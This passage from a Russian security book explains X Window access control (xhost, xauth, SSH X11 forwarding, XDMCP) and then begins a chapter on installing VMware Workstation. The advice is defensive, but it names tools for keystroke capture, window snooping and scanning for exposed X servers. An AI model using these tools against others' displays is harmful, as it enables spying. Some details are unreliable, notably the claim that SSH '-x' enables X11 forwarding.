программы вроде xkey, которая перехватывала бы все вводимые вами символы от X-сервера. Очевидно, что X-сервер должен иметь некоторые способы контроля доступа, чтобы только полномочные клиенты могли выводить свою информацию.

Безопасность X Window, часть 1: использование xhost и xauth

Поскольку X Window взаимодействуют с вашей клавиатурой, мышью и экраном, оставлять X Window незащищенным слишком опасно. Это не только даст возможность кому бы то ни было выводить окна на ваш дисплей, но и кто угодно сможет запустить «невидимое» приложение, которое сможет перехватывать информацию от клавиатуры или от мыши. Вы можете использовать два встроенных метода для блокирования X-сервера – xhost и xauth.

Xhost

Xhost позволяет осуществлять контроль за доступом к вашему X-серверу на основе имени хоста/IP-адреса. Чтобы разрешить машине HOST2 использовать HOST1 в качестве дисплея, вам необходимо убедиться, что X-сервер машины HOST1 запущен с помощью следующей команды (например, с использованием окна X-терминала):

```
bash% xhost +HOST2
```

Если вы хотите явным образом запретить доступ для HOST2, то попытайтесь сделать это так:

```
bash% xhost -HOST2
```

По умолчанию доступ запрещен для всех. Вы можете использовать xhost, чтобы добавить определенные хосты в специальный список доверенных хостов. Вы можете также разрешить доступ на глобальном уровне (отменив контроль доступа) просто запустив команду xhost +. Это делать не рекомендуется, поскольку некто, имеющий доступ к вашей машине по сети, будет иметь возможность запускать приложения на вашем X-сервере. Команда xhost – позволяет вновь включить контроль доступа к использованию X-сервера, разрешая доступ только для хостов, внесенных в список доверенных. Чтобы просмотреть список машин, которым в настоящее время разрешено использовать ваш X-сервер, запустите команду xhost без параметров.

Примечание. Команда xhost запрещает доступ только «на будущее»; эта команда не прерывает текущие соединения.

Те не менее, Xhost – не слишком эффективный метод обеспечения контроля доступа, поскольку он не требует аутентификации на основе ввода имени пользователя и пароля, а также не использует шифрования. По той же самой причине базовый контроль доступа, основанный на контроле IP-адреса на брандмауэре – не слишком хорошее решение для Виртуальной частной сети (VPN – Virtual Private Network); вы полагаетесь исключительно на IP-адрес для определения идентичности. Как мы уже видели и увидим в последующих главах, имя хоста или IP-адрес могут быть подделаны. Для пользователей, хорошо знакомых с TCP-оболочкой и запуском удаленных служб (rsh, rlogin и т.д.), это похоже на веру в то, что файлы hosts.allow, hosts.deny и hosts.equiv защитят ваши X-сессии.

Совет. Использование xhost + может переопределить все средства обеспечения безопасности, обсуждающиеся в нескольких следующих разделах. Вам следует всячески избегать запуска этих команд без определения имени хоста.

Xauth

Xauth в действительности является не программой контроля доступа, а скорее, графическим интерфейсом пользователя для доступа к файлу Xauthority, который может использоваться X-сервером для обеспечения безопасности. Xauth позволяет добавлять, удалять, просматривать и объединять списки авторизации для доступа к X-серверу. Элементы списка авторизации для доступа к X-серверу содержат имя хоста X-сервера и номер дисплея, протокол авторизации и секретные данные. X-сервер должен при запуске сгенерировать список авторизации на основе своего файла Xauthority (это делает программа xdm), а клиенты, желающие получить доступ к этому серверу, должны иметь строку авторизации в своем локальном файле Xauthority. X Window-авторизация поддерживает несколько различных протоколов. В этой книге рассматривается только два из них.

- **MIT-MAGIC-COOKIE-1.** Это наиболее популярный протокол, поскольку он проще в использовании и не требует использования программы xdm (о которой мы кратко поговорим позже). Для обеспечения секретности используется 128-битный ключ, который можно скопировать из Xauthority-файла на сервере в соответствующий файл клиента, используя программу xauth. Когда сервер вызывает клиента, секретный ключ передается в виде простой текстовой строки.
- **XDM-AUTHORIZATION-1.** Практически то же самое, что и предыдущий протокол, но использует стандарт шифрования DES, чтобы не пересылать по сети секретный ключ в виде простого текста. В данном случае используется зашифрованный 56-битный секретный ключ и 64-битная строка аутентификации. Когда клиент производит соедине-

ние, сервер вызывает его, запрашивая 192-битный пакет данных (содержащий дату, время и идентификационную информацию) который зашифрован с использованием открытого ключа. Если клиент располагает правильным ключом и сервер может расшифровать и интерпретировать информацию, клиент получает разрешения на доступ.

Примечание. В данном контексте ключи `xauth`, `xauth cookies` и `Xauthority` – элементы, являющиеся синонимами.

Концепция довольно проста. После запуска X-сервера необходимо сгенерировать запись в файле `Xauthority` в зависимости от того, какой протокол вы используете. Если вы используете `xdm`, запись будет сгенерирована автоматически. Многие системы могут автоматически генерировать запись, когда вы вручную запускаете X-сервер. Поговорим о том, как можно сгенерировать `Xauthority`-запись вручную, чтобы вы представляли себе команды, которые при этом выполняются. Например, будем использовать протокол `MIT-MAGIC-COOKIE-1`.

На машине, где запущен X-сервер, запустите `xterm`. Наберите следующие команды.

```
jdoe@myxserver$ xauth
xauth: creating new authority file /home/jdoe/.Xauthority
Using authority file /home/jdoe/.Xauthority
xauth generate myxserver:0 .
authorization id is 41
xauth list
myxserver:0  MIT-MAGIC-COOKIE-1      121812483b0b3f19367c1541062b472b
xauth
```

Совет. Точка в конце команды `generate` находится в том месте, где следовало бы определить протокол аутентификации, который вы бы хотели использовать для `xauth`. Если использовать только точку, то будет использоваться протокол `MIT-MAGIC-COOKIE-1`. Создание записи для другого протокола обычно требует дополнительной информации, которую необходимо добавить в конце командной строки. Обычно это делается не вручную, а с использованием внешней программы или скрипта.

Теперь у вас есть запись для авторизации (которая не должна быть доступна для чтения кому-либо еще в системе) для вашего X-сервера. Теперь попробуем запустить графическое приложение с удаленной машины на вашем X-сервере. Вам понадобится сообщить удаленной машине о ключе доступа. Вы можете сделать это, добавив в файл `~/.Xauthority` запись и скопировав туда информацию.

```
jdoe@remotebox$ xauth add myxserver:0 MIT-MAGIC-COOKIE-1 \
21812483b0b3f19367c1541062b472b
```

Или вы можете слегка автоматизировать этот процесс.

```
jdoe@myxserver$ xauth extract - $DISPLAY | ssh remotebox "xauth merge -"
```

Команда `xauth` извлечет ключ для хоста, названного в переменной `$DISPLAY` и пошлет его на стандартный вывод. Мы перенаправим этот вывод на `remotebox` с использованием `ssh` и добавим эту информацию к команде `xauth`. Это эффективный способ передачи ключа для авторизации с сервера в `Xauthority`-файл на удаленной машине. Вы можете подтвердить это, запросив список авторизационных записей на удаленной машине. Удаленная машина теперь может свободно использовать X-сервер с машины `myxserver`, поскольку ей известен ключ для авторизации. Только хосты, которым известен ключ авторизации, могут использовать X-сервер.

Совет. Предыдущая команда предполагает, что в переменной `DISPLAY` содержится IP-адрес или имя хоста. Имейте в виду, что переменная `DISPLAY` может ссылаться на другое, нежели интернет, семейство адресов. Если переменная `DISPLAY` установлена в `:0` и вы запускаете команду, то можете обнаружить, что записи в файле `Xauthority` удаленной машины ссылаются на `myxserver` по только ей известному имени (имени нет в базе DNS), или, что еще хуже, по адресу, принадлежащему другому семейству адресов (например, по адресам сокетов локального домена вместо адресов TCP/IP). Поэтому наилучшим можно признать однозначное задание IP-адреса в переменной `DISPLAY` (например, в виде `192.168.1.50:0`).

Передача записей из файла `Xauthority` от сервера клиенту одинакова независимо от типа используемого протокола авторизации. Некоторые из более продвинутых протоколов включают процедуру `SUN-DES-1`, которая использует систему `Secure RPC` от фирмы `Sun`, и `MIT-KERBEROS-5`, которая использует аутентификацию пользователей по протоколу `Kerberos`. Эти методы авторизации более безопасны, но они также и более сложны для первоначальной настройки. За подробной информацией обращайтесь к man-страницам по процедурам `xauth`, `xdm`, и по файлу `Xsecurity`.

Обеспечение безопасности X Window, часть вторая: направление X Window трафика через SSH

Теперь вы можете лучше контролировать доступ к вашему X-серверу, но по-прежнему все данные X-сервера передаются по сети открытыми. Несмотря на то, что X-трафик весьма трудно реконструировать (выделить движения мыши и графику среди другой информации), вы можете захотеть добавить шифрование.

Протокол SSH (Secure Shell) дает возможность перенаправить TCP-соединения через SSH туннель. Если в вашем распоряжении имеется SSH-клиент, который поддерживает перенаправление по протоколу X11, то вы можете зашифровать свои X Window-соединения.

Вновь вернемся к упоминавшемуся ранее примеру с машинами HOST1 и HOST2. Предположим, что мы запустили сервер X Window на машине HOST1, и хотим выполнить клиентское приложение на HOST2 и передавать информацию для отображения на HOST1. Реализация протокола SSH на обеих машинах должна допускать перенаправление X11-трафика (обычно это допускается по умолчанию). Далее следует убедиться, что на SSH сервере на машине HOST2 включена поддержка перенаправления X11 трафика, и для SSH-клиента на машине HOST1 также включена такая поддержка. Вы можете это проверить, просмотрев файлы `ssh_config` и `sshd_config` в соответствующей директории (размещающейся в разных местах в зависимости от типа используемой системы, но обычно в директории `/etc/ssh`). Проверьте строки `X11Forwarding` или `ForwardX11` и установите параметр «yes», если хотите, чтобы это работало.

Совет. Перенаправление X11-трафика для SSH-клиента вместо определения в файле `ssh_config`, можно включить с помощью флага `-x`. В то же время, перенаправление X11-трафика для SSH-сервера включено по умолчанию, и изменить это можно только в файле `sshd_config`.

С помощью флага `-x` определим использование перенаправления трафика X11 от HOST1 к HOST2 через SSH. Теперь просмотрим содержимое переменной `DISPLAY` на HOST2, воспользовавшись командой `setenv | grep DISPLAY` (для интерпретатора `csh` и `tcsh`) или `set | grep DISPLAY` (для интерпретатора `sh` и `bash`). Вы должны увидеть нечто похожее на строку

```
DISPLAY=HOST2:10.0
```

Но минуточку! Номер дисплея равен 10, а хост – HOST2. Но вы хотели отображать вывод X Window приложения на HOST1. Переменная `DISPLAY` устанавливается автоматически, как только вы осуществите SSH-соединение с флагом `-x`. Дисплей номер 10 на HOST2 автоматически назначается на локальный X-сервер, чтобы отображать информацию через SSH на реальном X-сервере на HOST1. Попробуйте теперь выполнить приложение `xclock` на HOST2, и вы увидите часы на экране HOST1. Все ваши действия с приложением будут передаваться через зашифрованный туннель. Шифрование не строго обязательно, когда вы запускаете удаленно часы, но это может оказаться важным, когда вы используете удаленный запуск редактора `xemacs`.

Примечание. Важно не использовать параметр `-display` с любой из команд X Window, если они выполняются через SSH-туннель, поскольку это


переопределить специальный «доверенный» сервер, который определяет SSH.

Перенаправление X11-трафика через SSH также касается и аутентификации. Вдобавок к автоматическому определению «доверенного» X-сервера, SSH-клиент определяет фиктивный идентификационный набор информации и направляет его SSH-серверу. Сервер, в свою очередь, записывает идентификационную информацию в Xauthority файл на удаленной машине, автоматически предоставляя вам доступ к вашему X серверу. Другими словами, если вы запускаете X-сервер на HOST1, SSH-клиент должен сообщить «доверенному» X-серверу на SSH-сервере о необходимости создать следующую запись в Xauthority-файле на HOST2.

HOST2:10 MIT-MAGIC-COOKIE-1 121812483b0b3f19367c1541062b472b

Это предохраняет от передачи реальной идентификационной информации через сеть. В обоих направлениях пересылается только фиктивная идентификационная информация (да и та зашифрованная). Соединения, которые проходят через прокси, могут поставить в соответствие фиктивную идентификационную информацию для HOST2:10 реальным данным для HOST1:0. Это позволяет осуществить перенаправление X-трафика через SSH-туннель к серверу только авторизованному X-клиенту, который запустил X-сервер и SSH-клиент на HOST1.

Вы все еще здесь? Все это может показаться весьма сложным – ниже приведена диаграмма, которая иллюстрирует, что происходит.



Другие важные компоненты

Мы познакомились с основными понятиями X Window-соединений и способами сделать их относительно безопасным. Теперь коротко познакомимся с некоторыми другими программами, работающими в среде X Window.

Xdm

Xdm – менеджер, который может управлять несколькими X Window-дисплеями на локальной машине или на удаленном сервере. Unix-системы, которые автоматически загружают X Window при запуске, обычно запускают xdm для поддержки X-серверов и сессий. Он запрашивает имя пользователя и пароль, и затем поддерживает рабочую сессию. Xdm поддерживает большинство из упоминавшихся функций аутентификации, генерируя записи в файле Xauthority незаметно для вас при входе в систему.

Xdm использует протокол XDMCP (X Display Manager Control Protocol), который выполняется на UDP-порте с номером 177. Он ожидает запросов от X-серверов, которые запрашивают дисплей менеджер. Это позволяет удаленным X-серверам (особенно X-терминалам, на которых не установлено ничего, кроме X Window) послать запрос хосту, на котором выполняется xdm-менеджер, и который может управлять их X-сессией. Это означает, что машина, на которой выполняется xdm, сообщает другим X серверам – «Вы можете запустить сессию у меня и использовать все мое программное обеспечение и X-клиентов, и отображать у себя результат их работы». Это подобно использованию telnet для входа на машину, за исключением того, что используется графический режим.

Выполнение XDMCP в сети весьма небезопасно и не рекомендуется, если только вы не работаете в проверенной локальной сети. Если вам нравится возможность входа с использованием X Window на ваш локальный сервер, то это тот случай, когда можно использовать xdm. Но следует убедиться, что вы не прослушиваете XDMCP-запросы и не предоставляете свой xdm-сервис X-серверам, для которых вы этого не предусматривали. Обратитесь к man-страницам за дополнительными деталями настройки системы безопасности xdm.

Совет. До тех пор, пока XDMCP использует UDP, XDMCP-трафик невозможно направить через SSH.

Xinit и Startx

Xinit инициализирует систему X Window и запускает инициализацию клиентов. Поведение этой программы во многом определяется ее настройками. Обычно она запускается в процессе выполнения скрипта startx. По умолчанию xinit запускает оконную систему (с основными функциями, о которых упоминалось в начале этой главы) и программы, перечисленные в файле ~/.xinitrc пользователя. В случае его отсутствия просто запускается программа xterm.

Xinit можно сконфигурировать так, что будет по умолчанию запускаться ваш любимый оконный менеджер (KDE, Gnome и т.д.). Xinit также позволяет сконфигурировать параметры экрана, цветовой гаммы экрана и тому подобное.

Startx – промежуточное средство, которое позволяет скрыть некоторые сложные детали при запуске и во время выключения X Window. Он обеспечивает поиск различных конфигурационных файлов для клиента и сервера (xinitrc и xserverrc) по всем возможным местам их расположения и генерирует командную строку для xinit.

Принимая во внимание, что xdm – это автоматический способ запуска и управления X Window-сессией в процессе загрузки системы, xinit и startx можно считать способом запуска X Window вручную при необходимости.

Xserver

Xserver – программа, которую xdm запускает, когда кто-либо регистрируется в системе, или xinit, когда кто-либо выполняет команду startx. Xserver получает настроечные параметры от программы, которая его запускает. X-сервер обеспечивает сетевые соединения, аутентификацию, управление экраном, управление шрифтами, XDMCP-запросы, и множество других полезных вещей. За подробностями обращайтесь к man-страницам для Xserver.

Теперь вы знаете...

В этой главе говорилось об основах архитектуры X Window и были изложены соображения о потенциальной опасности запуска X-приложений. За широкие возможности удаленного запуска графических приложений приходится платить.

Есть несколько X window-утилит, которые могут эксплуатировать эти опасные особенности. Мы упоминали программу xkey, которая позволяет отслеживать последовательности введенных с клавиатуры символов на X-сервере, к которому вы имеете доступ (или на законном основании или вследствие недостатков в системе безопасности). Другая программа, xwatchwin, может позволить просматривать реальное содержание окна X сервера, предполагая, что у вас есть доступ. Вы можете использовать программу xscan для поиска в сети X-серверов, которые могут быть уязвимы для этих атак. Все эти утилиты можно скачать с сервера <http://www.packetstormsecurity.nl/>.

Мы отпугнули вас от использования X Window? Не волнуйтесь. Чтобы обеспечить возможную безопасность при запуске X Window вам всего лишь необходимо помнить следующее.

- Избегайте, если это возможно, управления доступом с помощью xhost. Это наиболее безопасный подход. Используйте вместо этого xauth.
- Запускайте все ваши удаленные X Window-приложения через SSH-туннель.
- Отключите XDMCP, если только вы не работаете в частной сети.

Глава 4

VMware

В этой книге мы рассматриваем инструментальные средства для различных операционных систем. Чтобы использовать всю доступную гамму инструментов, многие профессионалы применяют рабочие станции с двойной загрузкой («dual-boot»), устанавливая на них две операционные системы (например, Windows и Linux/DSD). Если они работают с Windows и им требуется программа, работающая под Linux, то можно просто перезагрузить компьютер и воспользоваться этой программой под Linux, и наоборот. Такое решение вполне подходит, но использование более чем двух операционных систем на одной машине требует некоторых хитростей.

Использование нескольких операционных систем совместно может быть затруднено из-за проблем с разбивкой диска. К тому же, постоянная перезагрузка системы может быть утомительной, если делать это часто.

VMware Workstation – программа, которая позволяет запустить несколько различных операционных систем под управлением одной. Вам потребуется установить на рабочей станции (под Windows или Linux) только одну операционную систему и программное обеспечение VMware. VMware позволит создать виртуальные машины – термин, который напоминает большинству людей о системно-независимой Java-системе.

На самом деле, виртуальная машина VMware – настоящая виртуальная машина. Вы можете включить ее и увидеть, что она загружается под управлением VMware практически так же, как если бы это был настоящий компьютер. На такой виртуальной машине вы можете установить любую операционную систему из тех, что поддерживает VMware. Сюда относятся ориентированные на Intel процессоры системы от MS-DOS и Windows до Linux и FreeBSD. Если вы хотите добавить другую операционную систему, вы можете создать еще одну виртуальную машину. Однако следует убедиться, что на диске и в оперативной памяти достаточно свободного места, чтобы обслуживать все виртуальные машины (на случай если вы захотите запустить их все одновременно).

Загрузка и установка

Это первая программа из рассматриваемых, которая не относится к свободно распространяемым программам. VMware – коммерческий продукт, который можно загрузить с сервера <http://www.vmware.com/>. Можно зарегистрировать VMware для ограниченного использования в течение


30 дней. Загрузка версии 3.1 может оказаться сложным делом, поскольку «весит» программа 18Мб.

Как только вы запустите установочную программу VMware с Web-сервера или с компакт-диска, процесс пойдет проще. Мы собираемся продемонстрировать пример установки для Windows.

Примечание. VMware официально поддерживается для Windows (NT, 2000 или XP) и Linux-платформ; однако вы также можете использовать VMware на Unix-системах, которые поддерживают Linux-эмуляцию (например, FreeBSD). Операционная система, на которой установлена программа VMware, называется хост-системой.

Первое окно, которое вы увидите после запуска, выглядит как типичная заставка Welcome.

Подтвердите согласие с условиями лицензионного соглашения и щелкните на кнопке Next, чтобы двигаться дальше. Вы можете увидеть следующее сообщение:



В настоящее время на вашей машине включена автоматическая загрузка программ с CD. Автозагрузка может неожиданно повлиять на виртуальные машины. Отключить поддержку автоматического автозапуска?

Для использования VMware необходимо отключить автозапуск компакт-дисков, поскольку это может привести к проблемам с запускаемыми операционными системами. В большинстве случаев правильным будет отключить возможность автозапуска для CD-ROM, если только вы не доверяете всем производителям компакт-дисков, чьи диски вставляете в компьютер. Позволять системе вслепую запускать приложения с CD (которые могут заслуживать доверия, а могут, и нет) не намного лучше, чем запускать неизвестные вложения в приходящей вам электронной почте. Эти два аргумента, возможно, заставят вас ответить «да» на поставленный вопрос.

Дополнительно к стандартному набору файлов, VMware устанавливает несколько сетевых утилит. Поскольку предполагается, что виртуальные машины под управлением VMware ничем не отличаются от реальных компьютеров, каждая виртуальная машина требует наличия собственного сетевого адаптера и IP-адреса. У VMware имеется несколько различных параметров для настройки сети, о которых мы расскажем позже.

После того как вы ответите на несколько простых вопросов (и VMware создаст на вашем рабочем столе пиктограмму для быстрого запуска), процесс инсталляции можно считать завершенным. В полном соответствии с требованиями Windows вам потребуется перезагрузить машину, чтобы начать использовать приложение.

Конфигурирование

После перезагрузки щелкните дважды мышью на пиктограмме VMware Workstation.

При запуске вы получите запрос на ввод регистрационной информации, чтобы убедиться в том, что вы располагаете легальной копией продукта. После этого вы увидите примерно то, что изображено на рисунке 4-1.






Рис. 4-1. Экран приветствия VMware

1. Поскольку это первый запуск VMware, и вы хотите создать новую виртуальную машину, то щелкните на кнопке New Virtual Machine. В VMware имеется автоматическая процедура, упрощающая этот процесс.
2. В следующем окне лучше всего выбрать Typical configuration. Параметр Guest OS Kit таковым на самом деле не является. Этот параметр просто конфигурирует VMware для использования с уже установленной операционной системой. На момент написания этой книги в VMware была возможность настройки только для Windows 2000 и Windows XP. В следующих версиях предполагается расширить круг таких операционных систем, но за добавление каждой операционной


системы придется платить дополнительно. Для наших целей выберите Custom; это позволит познакомиться с некоторыми дополнительными параметрами, чтобы обсудить особенности работы VMware. Затем щелкните на кнопке Next.




3. В следующем окне задается вопрос, какую виртуальную машину вы хотите создать. Вы можете выбрать между Windows, MS-DOS, Linux, FreeBSD или мистической Другой (Other) ОС. Этот выбор предназначен для других Intel-совместимых ОС (таких как Solaris для Intel), которые могут работать, но официально не поддерживаются. Здесь также спрашивается, где разместить файлы для вашей виртуальной машины. Сделайте свой выбор и нажмите Next.




4. Вы столкнулись с первым дополнительным параметром: использование памяти (memory usage). Всякий раз, когда вы создаете виртуальную машину с собственными устройствами и ресурсами, естественно, что виртуальная машина требует использования ресурсов хост-системы, таких, как дисковое пространство, ресурсы центрального процессора и оперативная память. VMware предполагает, что вы сконфигурируете распределение оперативной памяти таким образом, что при запуске всех операционных систем сразу вы используете три четверти ресурсов имеющейся оперативной памяти. Если вы предполагаете использовать только одну виртуальную машину (или одновременно одну виртуальную машину), вы можете разделить имеющуюся оперативную память примерно пополам. Нажмите Next.



5. Мы кратко упоминали о параметрах сети. VMware предоставляет вам выбор. Использование параметра Bridged networking позволяет создать виртуальный сетевой интерфейс, который по примеру реальной машины с собственной сетевой картой потребует собственного IP-адреса. Если вы работаете в сети, где вам доступен IP-адрес для использования виртуальной машиной, то этот выбор предпочтителен. Однако если вы используете VMware на мобильном компьютере или на машине, для которой невозможно использование более одного IP-адреса, то можете использовать трансляцию адресов (NAT). Этот метод позволяет дополнительной операционной системе использовать «зарезервированный» IP-адрес (например, 10.0.0.1) и маскировать собственный сетевой трафик под реальный IP-адрес хост-системы. Если все, что вам нужно – это дать возможность соединения хост-системы с виртуальными системами по виртуальной сети, то выберите host-only networking. Затем нажмите Next.



6. У дополнительных ОС под VMware есть виртуальные аппаратные устройства, но в действительности эти устройства используют файлы, поддерживаемые хост-системой, которые VMware интерпретирует как диски. Разрешать прямой доступ к физическим устройствам виртуальным машинам небезопасно, поскольку в этом случае вы нарушаете несколько основных концепций виртуальных машин. Поэтому вы должны всегда использовать виртуальные диски. Если вы используете виртуальные диски, важным преимуществом является то, что есть возможность отменить все изменения на жестком диске, сделанные в процессе текущей сессии. Скоро мы обсудим это несколько подробнее.



7. Далее вас спросят об ограничениях дискового пространства. Убедитесь, что диски дополнительной ОС не переполняют физические уст-

ройства, поэтому задавайте реальные размеры дисков для дополнительной ОС.

8. Щелкните на кнопке Finish. Теперь все готово.

Теперь можно просмотреть сконфигурированные параметры (см. рис. 4-2). Если вы сконфигурировали несколько виртуальных машин, вы сможете увидеть их список в окне VMware Workstation. Можно изменить параметры, щелкнув правой кнопкой мыши на имени виртуальной машины и выбрав закладку Settings. Запустится редактор конфигураций.


